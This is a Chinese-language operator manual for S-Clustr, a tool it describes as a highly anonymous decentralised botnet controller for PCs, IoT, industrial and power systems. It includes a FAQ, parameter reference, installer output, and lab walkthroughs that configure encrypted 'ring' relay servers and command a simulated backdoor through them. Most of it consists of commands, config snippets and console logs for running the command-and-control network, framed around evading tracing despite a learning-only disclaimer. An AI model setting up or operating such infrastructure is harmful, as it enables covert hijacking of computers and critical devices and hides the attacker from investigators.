

目录

| | |
|--|----|
| 1.简介..... | 2 |
| 2.参数手册..... | 3 |
| 2-2 S-Clustr_Root_Server..... | 3 |
| 2-3 S-Clustr_Server..... | 3 |
| 2-3 S-Clustr_Client..... | 3 |
| 3.加密环网..... | 4 |
| 3-1 安装依赖..... | 4 |
| 3-2 启动 ROOT 服务[192.168.8.105]..... | 5 |
| 3-3 节点服务器 B 启动[192.168.8.105]..... | 6 |
| 3-4 节点服务器 C 启动[192.168.8.107]..... | 7 |
| 4.匿名者客户端测试..... | 8 |
| 5.利用环网加密控制设备..... | 10 |
| 5-1 被控端 Pc_demo.py 来模拟后门软件(运行前先打开文件修改代码,连接地址)..... | 10 |
| 5-2 匿名者通过环形网络来跳转攻击..... | 11 |



S—H4CK13

1.简介

以下是一些答疑解惑

(匿名网友)问:S-Clustr 是一款什么工具?

答:是一款匿名性极高的新型僵尸网络控制工具,采用去中心化控制.

(匿名网友)问:S-Clustr 的使用场景和使用环境?

答:工业/智能控制、大/中/小型机房控制、工业/交通电源控制、物联网控制、个人计算机后门控制.

(匿名网友)问:流量通讯的隐蔽性如何?

答:处于环形网络中的服务端之间通讯采用 AES 对称加密,即使中间人截获数据包没有正确的密钥情况下无法解密出内容.

(匿名网友)问:会受到重放攻击吗?

答:每个服务器之间均由设置数据包的生命周期,也就意味着重放攻击将失效.

(匿名网友)问:控制 PC 端可以做什么?

答:这完全取决于你的客户端控制程序如何编写.例如你可以当命令下发时访问 xxx 网站,打开 xxx 应用,执行 xxx 命令等.

(匿名网友)问:环形网络是什么?

答:在环形网络中,流量全部进行加密,匿名者通过控制设备时,将不断通过服务器之间跳转来增大溯源难度,其次匿名者 IP 在环网中将不会被记录

(匿名网友)问:控制数量规模?

答:这取决于你的计算机性能,若较好单节点服务器则可接管上万台设备,节点服务器之间将形成网络环.假设该环中存在 3 个节点服务器,那么控制设备在 3w 台左右.

<https://github.com/MartinxMax/S-Clustr-Ring>

S-H4CK13

2.参数手册

2-2 S-Clustr_Root_Server

-root-ip <INT> # 设置当前主机 IP
-root-port <INT> # 设置处理设备状态的访问端口
-root-key <STR> # 设置处理设备状态密钥,指定则需要长度大等于 6 位字符串(默认长度 12 随机字符串)
-root-q-key <STR> # 设置匿名者查询服务密钥,指定则需要长度大等于 6 位字符串(默认长度 12 随机字符串)
-root-q-port <INT> # 设置匿名者查询服务的访问端口

2-3 S-Clustr_Server

-local-ip <INT> # 设置当前主机 IP
-server-dev-port <INT> # 设置设备接入端口
-ring-port <INT> # 设置开放控制端口
-server-key <STR> # 设置控制密钥,指定则需要长度大等于 6 位字符串(默认长度 12 随机字符串)
-server-dev-key <STR> # 设置设备接入密钥,指定则需要长度大等于 6 位字符串(默认长度 12 随机字符串)
-ring-key <STR> # 设置环网密钥,指定则需要长度大等于 6 位字符串(默认长度 12 随机字符串)

2-3 S-Clustr_Client

s-key <STR> # 设置环网中最终访问的节点服务器的控制密钥
s-host <STR> # 设置环网中最终访问的节点服务器 IP
s-port <INT> # 设置环网中最终 • 访问的节点服务器控制端口
id <INT> # 设置所需要控制的设备 ID,[0]选择所有设备
pwr <INT> # 设置所需要控制的设备状态,[1]运行|[2]停止|[3]查询状态
rnt-host <STR> # 设置环网中节点代理服务器 IP
rnt-port <INT> # 设置环网中节点代理服务器端口
rnt-key <INT> # 设置环网密钥
root-q-host <STR> # 设置根服务器 IP
root-q-port <INT> # 设置根服务器查询端口
root-q-key <STR> # 设置根服务器查询密钥

3.加密环网

3-1 安装依赖

进入 Install 目录,进行安装

Linux 环境下安装\$. Linux_Installer.sh


```
Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr/Install
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ ls
Analog_Device.py  Config  Generate.py  Manual  README.md  S-Clustr_Root_Server.py  Temp_github_demo
Component         Device  Install      Pc_demo.py  S-Clustr_Client.py  S-Clustr_Server.py
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ cd Install/
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$ ls
Linux_Installer.sh  Nets3e_packet.conf  Windows_Installer.bat
Linux_Nets3e_plugin_installation.sh  S-clustr_packet.conf  Windows_Nets3e_plugin_installation.bat
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$ . Linux_Installer.sh
( o.o )
<-----S-CLUSTER INSTALL PROGRAM----->
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: pip in /usr/lib/python3.10/site-packages (24.0)
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: certifi==2023.7.22 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 1)) (2023.7.22)
Requirement already satisfied: charset-normalizer==3.3.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 2)) (3.3.0)
Requirement already satisfied: colorama==0.4.6 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 3)) (0.4.6)
Requirement already satisfied: idna==3.4 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 4)) (3.4)
Requirement already satisfied: loguru==0.7.2 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 5)) (0.7.2)
Requirement already satisfied: pycryptodome==3.19.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 6)) (3.19.0)
Requirement already satisfied: requests==2.31.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 7)) (2.31.0)
Requirement already satisfied: urllib3==2.0.6 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 8)) (2.0.6)
Requirement already satisfied: win32-setctime==1.1.0 in /usr/lib/python3.10/site-packages (from -r S-clustr_packet.conf (line 9)) (1.1.0)
=====DONE=====
[ maptnh-SH4CK13 ~/Desktop/S-Clustr/Install ]$
```

Windows 环境下安装>Windows_Installer.bat

```
S-CLUSTER INSTALL PROGRAM
( o.o )
>=====S-H4CK13=====
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: pip in g:\python\lib\site-packages (24.0)
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
WARNING: Ignoring invalid distribution -kdocs (g:\python\lib\site-packages)
Looking in indexes: https://pypi.tuna.tsinghua.edu.cn/simple
Requirement already satisfied: certifi==2023.7.22 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 1)) (2023.7.22)
Collecting charset-normalizer==3.3.0 (from -r S-clustr_packet.conf (line 2))
Using cached https://pypi.tuna.tsinghua.edu.cn/packages/b3/c5/edc62435a27b017a5826d215f25ef3ab02b8b68d37b6e64cf5b602f1b55d/charset_normalizer-3.3.0-cp39-cp39-win_amd64.whl (98 kB)
Requirement already satisfied: colorama==0.4.6 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 3)) (0.4.6)
Requirement already satisfied: idna==3.4 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 4)) (3.4)
Collecting loguru==0.7.2 (from -r S-clustr_packet.conf (line 5))
Using cached https://pypi.tuna.tsinghua.edu.cn/packages/03/0a/4f6fed21aa246c6b49b561ca55facacc2a44b87d65b8b92362a8e99ba202/loguru-0.7.2-py3-none-any.whl (62 kB)
Collecting pycryptodome==3.19.0 (from -r S-clustr_packet.conf (line 6))
Using cached https://pypi.tuna.tsinghua.edu.cn/packages/87/c4/c979db0914a23541d62c9e4b5e3a30f56a78c6dec8677db6a5327d306be5/pycryptodome-3.19.0-cp35-ab13-win_amd64.whl (1.7 MB)
Requirement already satisfied: requests==2.31.0 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 7)) (2.31.0)
Collecting urllib3==2.0.6 (from -r S-clustr_packet.conf (line 8))
Using cached https://pypi.tuna.tsinghua.edu.cn/packages/26/40/9957270221b6d3e9a3b92fd9ba80dd5c9661ff45a664b47edd5d00f707f5/urllib3-2.0.6-py3-none-any.whl (123 kB)
Requirement already satisfied: win32-setctime==1.1.0 in g:\python\lib\site-packages (from -r S-clustr_packet.conf (line 9)) (1.1.0)
```

3-2 启动 ROOT 服务[192.168.8.105]

```
$python S-Clustr_Root_Server.py
```

A terminal window titled 'Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr' shows the execution of 'python S-Clustr_Root_Server.py'. The output displays the 'S-CLUSTRA' logo, a GitHub link, and a version string 'S-H4CK13@Mapтн. S-Clustr(Shadow Cluster) Root Server v1.0.0'. A disclaimer in Chinese and English follows. Then, four log entries are shown: '[22:40:41] | ROOT | [INFO] Root service [192.168.8.105:10090]', '[22:40:41] | ROOT | [INFO] Root query service [192.168.8.105:10091]', '[22:40:41] | ROOT | [INFO] Root token [5e0f6d101bb235d7ca18a6f48eb01dec]', and '[22:40:41] | ROOT | [INFO] Root query token [f440aae6fbaf7aa2793aa49e903355c9]'. A large 'black hat' watermark is visible in the background.

```
Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr
[ maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ python S-Clustr_Root_Server.py

S-CLUSTRA
Github==>https://github.com/MartinxMax
S-H4CK13@Mapтн. S-Clustr(Shadow Cluster) Root Server v1.0.0

.....
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
.....
S-H4CK13@Maptnh

[22:40:41] | ROOT | [INFO] Root service [192.168.8.105:10090]
[22:40:41] | ROOT | [INFO] Root query service [192.168.8.105:10091]
[22:40:41] | ROOT | [INFO] Root token [5e0f6d101bb235d7ca18a6f48eb01dec]
[22:40:41] | ROOT | [INFO] Root query token [f440aae6fbaf7aa2793aa49e903355c9]
```


```
[22:54:49] | ROOT | [INFO] Root query service [192.168.8.105:10091]
[22:54:49] | ROOT | [INFO] Root query token [121f5b330619d641587d3c9fd022d97a]
[22:54:49] | ROOT | [INFO] Root service [192.168.8.105:10090]
[22:54:49] | ROOT | [INFO] Root token [6b50a56fc2196451cae1e10420fadbe0]
```

S—H4CK13

3-3 节点服务器 B 启动[192.168.8.105]

配置环网密钥为 S-H4CK13@Maptnh.

\$python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.



```
Terminal - maptnh@maptnh-SH4CK13:~/Desktop/S-Clustr
maptnh-SH4CK13 ~/Desktop/S-Clustr ]$ python S-Clustr_Server.py

S-CLUSTRA
Github==>https://github.com/MartinxMax
S-H4CK13@Maptnh. S-Clustr(Shadow Cluster) Server v1.1.0

*****
免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
*****
Expanding the scope of zombie networks S-H4CK13@Maptnh

22:39:34 | System | [INFO] Server token [b443035ee4d1472146e7fb7895429100]
22:39:34 | System | [INFO] Device token [ed50b783160d962d112a319336067e74]
22:39:34 | System | [INFO] Ring network token [606c21b9759a9df192b329c2f4dcef3a]
22:39:34 | System | [INFO] Max devices [20]...
22:39:34 | System | [INFO] Device heartbeat packet time [30/s]
22:39:34 | System | [INFO] Ring network service [192.168.8.105:10089]
22:39:34 | System | [INFO] Device Service [192.168.8.105:10000]
22:39:34 | System | [CONFIG] Configure file updates every 6 seconds
```

```
22:56:30 | System | [INFO] Server token [f871f0e6c54b58d8be18439cc766a692]
22:56:30 | System | [INFO] Device token [d0086d0edd098498a2f5107a4a3a60bf]
22:56:30 | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
22:56:30 | System | [INFO] Device Service [192.168.8.105:10000]
22:56:30 | System | [INFO] Max devices [20]...
22:56:30 | System | [INFO] Device heartbeat packet time [30/s]
22:56:30 | System | [INFO] Ring network service [192.168.8.105:10089]
22:56:30 | System | [CONFIG] Configure file updates every 6 seconds
```

修改 B 核心服务器中[Config/Server.conf]的 REMOTE_ROOT_SERVER 参数,使得设备状态推送该根服务器

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP":
"192.168.8.105", "PORT":10090 },
```

修改 B 核心服务器中[Config/Proxy.conf]参数,将路由数据包到以下 IP

```
{ "Route": ["192.168.8.107:10089"] }
```


3-4 节点服务器 C 启动[192.168.8.107]

配置环网密钥为 S-H4CK13@Maptnh.

>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.

```
管理员: C:\Windows\System32\cmd.exe - python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.
Microsoft Windows [版本 10.0.19045.3803]
(c) Microsoft Corporation. 保留所有权利。

E:\S-Clustr_test>python S-Clustr_Server.py -ring-key S-H4CK13@Maptnh.

S-CLUSTRA

Github==>https://github.com/MartinxMax
S-H4CK13@M a p T И H. S-Clustr(Shadow Cluster) Server v1.1.0

*****
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
*****
Expanding the scope of zombie networks S-H4CK13@Maptnh

[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFING] Configure file updates every 6 seconds
```

```
[23:41:50] | System | [INFO] Server token [63dd7b5ad871ddb06389dfa5d9130351]
[23:41:50] | System | [INFO] Device token [ab0b3c5367fe8604c80183e0ee7f567d]
[23:41:50] | System | [INFO] Ring network token [1f14d2b21d43468d12c5f1834cd00b21]
[23:41:50] | System | [INFO] Max devices [20]...
[23:41:50] | System | [INFO] Device Service [169.254.241.130:10000]
[23:41:50] | System | [INFO] Device heartbeat packet time [30/s]
[23:41:50] | System | [INFO] Ring network service [169.254.241.130:10089]
[23:41:50] | System | [CONFING] Configure file updates every 6 seconds
```

修改服务器 C 中[Config/Server.conf]的 **REMOTE_ROOT_SERVER** 参数,使得设备状态推送该根服务器

```
"REMOTE_ROOT_SERVER": { "TOKEN": "6b50a56fc2196451cae1e10420fadbe0", "IP":
"192.168.8.105", "PORT":10090 },
```

修改服务器 C 中[Config/Proxy.conf]参数,将路由数据包到以下 IP

```
{ "Route": ["192.168.8.105:10089"] }
```

4. 匿名者客户端测试

访问根服务器(192.168.8.105),查询核心服务器(192.168.8.107)的设备表

```
(maptnh@Maptnh) - [~/桌面/S-Clustr]
$ python S-Clustr_Client.py

S-CLUSTRA
Github=>https://github.com/MartinxMax
S-H4CK13@Maptnh. S-Clustr(Shadow Cluster) Server v1.2.0

*****
<免责声明>:本工具仅供学习实验使用,请勿用于非法用途,否则自行承担相应的法律责任
<Disclaimer>:This tool is only for learning and experiment. Do not use it
for illegal purposes, or you will bear corresponding legal responsibilities
*****
S-H4CK13@Maptnh

Welcome to S-Clustr console. Type [options][help/?] to list commands.

[S-H4CK13@S-Clustr]<v1.2.0># options
| Name | Current Setting | Required | Description
|:-----|:-----|:-----|:-----
| s-key | | yes | Server token (TOKEN)(UDP)(Ring network)
| s-host | | yes | Server ip (UDP)(Ring network)
| s-port | 10089 | no | Server port (UDP)(Ring network)
| id | | yes | Device ID [0-n/0 represents specifying all]
| pwr | | yes | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)
| rnt-host | | yes | Proxy server (UDP)(Ring network)
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network)
| root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT)
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
| root-q-key | | yes | Root server token (TOKEN)(QUERY)(TCP)(ROOT)
|:-----|:-----|:-----|:-----

[S-H4CK13@S-Clustr]<v1.2.0>#
```

```
Welcome to S-Clustr console. Type [options][help/?] to list commands.
[S-H4CK13@S-Clustr]<v1.2.0># options
| Name | Current Setting | Required | Description
|:-----|:-----|:-----|:-----
| s-key | | yes | Server token (TOKEN)(UDP)(Ring
network)
| s-host | | yes | Server ip (UDP)(Ring network)
| s-port | 10089 | no | Server port (UDP)(Ring network)
| id | | yes | Device ID [0-n/0 represents specifying
all]
| pwr | | yes | Device behavior
(run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)
| rnt-host | | yes | Proxy server (UDP)(Ring network)
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring
network)
| root-q-host | | yes | Root server ip (QUERY)(TCP)(ROOT)
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
| root-q-key | | yes | Root server token
(TOKEN)(QUERY)(TCP)(ROOT)
|:-----|:-----|:-----|:-----
[S-H4CK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # 服务器地址
[*] s-host => 192.168.8.107
[S-H4CK13@S-Clustr]<v1.2.0># set id 0 # 查询所有设备
```



```

[*] id => 0
[S-H4CK13@S-Clustr]<v1.2.0># set pwr 3 # 查询操作
[*] pwr => 3
[S-H4CK13@S-Clustr]<v1.2.0># set root-q-host 192.168.8.105 # 根服务器地址
[*] root-q-host => 192.168.8.105
[S-H4CK13@S-Clustr]<v1.2.0># set root-q-key 121f5b330619d641587d3c9fd022d97a # 根服务器查询 TOKEN
[*] root-q-key => 121f5b330619d641587d3c9fd022d97a
[S-H4CK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...

```


| IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network |
|---------------|-----------|-------------|------------|----|------|---------|--------------|
| 192.168.8.107 | 10089 | 10000 | 20 | 1 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 2 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 3 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 4 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 5 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 6 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 7 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 8 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 9 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 10 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 11 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 12 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 13 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 14 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 15 | None | Stopped | Disconnected |
| 192.168.8.107 | 10089 | 10000 | 20 | 16 | None | Stopped | Disconnected |

| | | | | | | |
|---------------|-------|-------|----|----|------|---------|
| 192.168.8.107 | 10089 | 10000 | 20 | 17 | None | Stopped |
| Disconnected | | | | | | |
| 192.168.8.107 | 10089 | 10000 | 20 | 18 | None | Stopped |
| Disconnected | | | | | | |
| 192.168.8.107 | 10089 | 10000 | 20 | 19 | None | Stopped |
| Disconnected | | | | | | |
| 192.168.8.107 | 10089 | 10000 | 20 | 20 | None | Stopped |
| Disconnected | | | | | | |

[S-H4CK13@S-Clustr]<v1.2.0>#

5. 利用环网加密控制设备

5-1 被控端 Pc_demo.py 来模拟后门软件(运行前先打开文件修改代码,连接地址)



```

C:\Windows\System32\cmd.exe - python Pc_demo.py
Microsoft Windows [Version 10.0.19045.4170]
(c) Microsoft Corporation. All rights reserved.

G:\Github\S-Clustr_Ring\S-Clustr_test>python Pc_demo.py
[KEY]>
Recv: S-H4CK13
  
```

5-2 匿名者通过环形网络来跳转攻击

```
maptnh@Maptnh: ~/桌面/S-Clustr
[*] Sending to [192.168.8.107:10089]
[S-HACK13@S-Clustr]<v1.2.0># options
Name | Current Setting | Required | Description
-----|-----|-----|-----
s-key | f871f0e6c54b58d8be18439cc766a692 | no | Server token (TOKEN)(UDP)(Ring network)
s-host | 192.168.8.105 | no | Server ip (UDP)(Ring network)
s-port | 10089 | no | Server port (UDP)(Ring network)
id | 1 | no | Device ID [0-n/0 represents specifying all]
pwr | 1 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP)
rnt-host | 192.168.8.107 | no | Proxy server (UDP)(Ring network)
rnt-port | 10089 | no | Proxy server port(UDP)(Ring network)
rnt-key | 1f14d2b21d43468d12c5f1834cd00b21 | no | Ring token (TOKEN)(UDP)(Ring network)
root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT)
root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT)
root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token (TOKEN)(QUERY)(TCP)(ROOT)
[S-HACK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-HACK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
IP | Ring Port | Device Port | Device_max | ID | Type | Status | Network
192.168.8.105 | 10089 | 10000 | 20 | 1 | PC | Stopped | Connected
[S-HACK13@S-Clustr]<v1.2.0># set id 1
[*] id => 1
[S-HACK13@S-Clustr]<v1.2.0># set pwr 1
[*] pwr => 1
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
[*] Sending to [192.168.8.107:10089]
[S-HACK13@S-Clustr]<v1.2.0># set pwr 3
[*] pwr => 3
[S-HACK13@S-Clustr]<v1.2.0># run
[*] Connecting to the server...
```

[S-HACK13@S-Clustr]<v1.2.0># options

| Name | Current Setting | Required | Description |
|-------------|----------------------------------|----------|---|
| s-key | | yes | Server token (TOKEN)(UDP)(Ring network) |
| s-host | 192.168.8.107 | no | Server ip (UDP)(Ring network) |
| s-port | 10089 | no | Server port (UDP)(Ring network) |
| id | 0 | no | Device ID [0-n/0 represents specifying all] |
| pwr | 3 | no | Device behavior (run[1]/stop[2]/Query device status[3])(1/2-UDP(Ring network))(3-TCP) |
| rnt-host | | yes | Proxy server (UDP)(Ring network) |
| rnt-port | 10089 | no | Proxy server port(UDP)(Ring network) |
| rnt-key | | yes | Ring token (TOKEN)(UDP)(Ring network) |
| root-q-host | 192.168.8.105 | no | Root server ip (QUERY)(TCP)(ROOT) |
| root-q-port | 10091 | no | Root server port (QUERY)(TCP)(ROOT) |
| root-q-key | 121f5b330619d641587d3c9fd022d97a | no | Root server token (TOKEN)(QUERY)(TCP)(ROOT) |

[S-HACK13@S-Clustr]<v1.2.0># set s-host 192.168.8.107 # 设置目标核心服务器

